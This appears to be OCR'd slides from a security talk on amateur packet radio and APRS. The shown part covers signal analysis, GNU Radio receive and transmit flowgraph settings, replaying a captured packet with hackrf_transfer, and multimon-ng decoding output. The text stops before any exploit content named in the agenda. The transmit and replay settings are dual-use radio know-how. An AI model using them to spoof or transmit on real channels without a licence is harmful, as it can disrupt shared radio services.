Space Pony: Riding Exploits Into Orbit

Agenda

- whoami.exe
- WTF?
- Packet Radio & Signal Analysis
- Building an Antenna
- Satellite Operation
- AX.25
- Automatic Position Reporting System
- Luna


Trigger Warning:
may contain traces of pony.

Setup

- Packet Radio on 144.800 MHz
- Packets are AFSK1200 modulated in FM
- Radio receiver such as HackRF or RTL-SDR
- Software (gqrx, SDR#, GNU/Radio etc.)
- A suitable antenna (moar.)
- Transmission requires TNC or software modem
- Radio license if you intend to transmit!

Signal Analysis

GNU/Radio (RX)



Options
ID: AFSK_1200
Generate Options: WX GUI

Variable
ID: samp_rate
Value: 8M

osmocom Source
Device Arguments: ha...bias=0
Sample Rate (sps): 8M
Ch0: Frequency (Hz): 144.4M
Ch0: Freq. Corr. (ppm): 0
Ch0: DC Offset Mode: Off
Ch0: IQ Balance Mode: Automatic
Ch0: Gain Mode: Manual
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 16
Ch0: BB Gain (dB): 10

Signal Source
Sample Rate: 8M
Waveform: Cosine
Frequency: -400k
Amplitude: 1
Offset: 0

Multiply

Band Pass Filter
Decimation: 10
Gain: 1
Sample Rate: 8M
Low Cutoff Freq: 1
High Cutoff Freq: 12.5k
Transition Width: 5k
Window: Hamming
Beta: 6.76

Simple Squelch
Threshold (dB): 0
Alpha: 1

WX GUI FFT Sink
Title: FFT Plot
Sample Rate: 8M
Baseband Freq: 0
Y per Div: 10 dB
Y Divs: 10
Ref Level (dB): 0
Ref Scale (p2p): 2
FFT Size: 1.024k
Refresh Rate: 15
Freq Set Varname: None

FM Demod
Channel Rate: 800k
Audio Decimation: 4
Deviation: 5k
Audio Pass: 21k
Audio Stop: 23k
Gain: 10
Tau: 75u

Rational Resampler
Interpolation: 6
Decimation: 25
Taps:
Fractional BW: 0

Audio Sink
Sample Rate: 48KHz

Wav File Sink
File: ...snoopycon/signal.wav
Sample Rate: 48k
Bits per Sample: 16


Signal Analysis

Modulation


- Uses AFSK1200
- Modulates an RF carrier (FM mode)
- Audio Frequency Shift Keying (AFSK)
- Baud rate is set to 1200 (Bd)
- 1200 symbols-per-second (or bits-per-second)
- Mark tone 1200Hz is “1”
- Space tone 2200Hz is “0”


Signal Analysis

Spectrogram (Time & Frequency)




Frequency Analysis (AFSK1200)






Signal Analysis

Time & Frequency domains


baudline LOCK FFT=2048 sample_rate=44100 Hz=1X timebase=24X aprs.wav

Signal Analsys

GNU/Radio (Tx)



Options
ID: TX_NBFM_wav
Generate Options: QT GUI

Variable
ID: samp_rate
Value: 480k

Variable
ID: center_freq
Value: 144.8M

Wav File Source
File: ...rk/SnoopCon/aprs.wav
Repeat: Yes

Throttle
Sample Rate: 48k

NBFM Transmit
Audio Rate: 48k
Quadrature Rate: 480k
Tau: 75u
Max Deviation: 5k

Band Pass Filter
Decimation: 1
Gain: 1
Sample Rate: 480k
Low Cutoff Freq: 1
High Cutoff Freq: 7.5k
Transition Width: 5k
Window: Hamming
Beta: 6.76


osmocom Sink
Sample Rate (sps): 480k
Ch0: Frequency (Hz): 144.8M
Ch0: Freq. Corr. (ppm): 0
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 20
Ch0: BB Gain (dB): 20
Ch0: Bandwidth (Hz): 7.5k

QT GUI Sink
FFT Size: 1.024k
Center Frequency (Hz): 144.8M
Bandwidth (Hz): 7.5k
Update Rate: 10

- “hackrf_transfer” can replay a complex baseband capture of an APRS packet
- GNU/Radio FM modulation & gr-ax25 block https://github.com/dl1ksv/gr-ax25

Signal Analysis

Decoding (multimon-ng)



```
[fantastic@localhost snoopycon]$ multimon-ng -c -a AFSK1200 -t wav signal.wav
multimon-ng  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
             (C) 2012-2014 by Elias Oenal
available demodulators: POCSAG512 POCSAG1200 POCSAG2400 EAS UFSK1200 CLIPFSK FMS
FSK AFSK1200 AFSK2400 AFSK2400_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZV
EI3 DZVEI PZVEI EEA EIA CCIR MORSE_CW DUMPCSV SCOPE
Enabled demodulators: AFSK1200
AFSK1200: fm 2E0SYN-0 to U3QUVX-0 via WIDE1-1,WIDE2-1 UIv pid=F0
`xa;l .-/`Matthew 73_
[fantastic@localhost snoopycon]$ multimon-ng -c -A -t wav signal.wav
multimon-ng  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
             (C) 2012-2014 by Elias Oenal
available demodulators: POCSAG512 POCSAG1200 POCSAG2400 EAS UFSK1200 CLIPFSK FMS
FSK AFSK1200 AFSK2400 AFSK2400_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZV
EI3 DZVEI PZVEI EEA EIA CCIR MORSE_CW DUMPCSV SCOPE
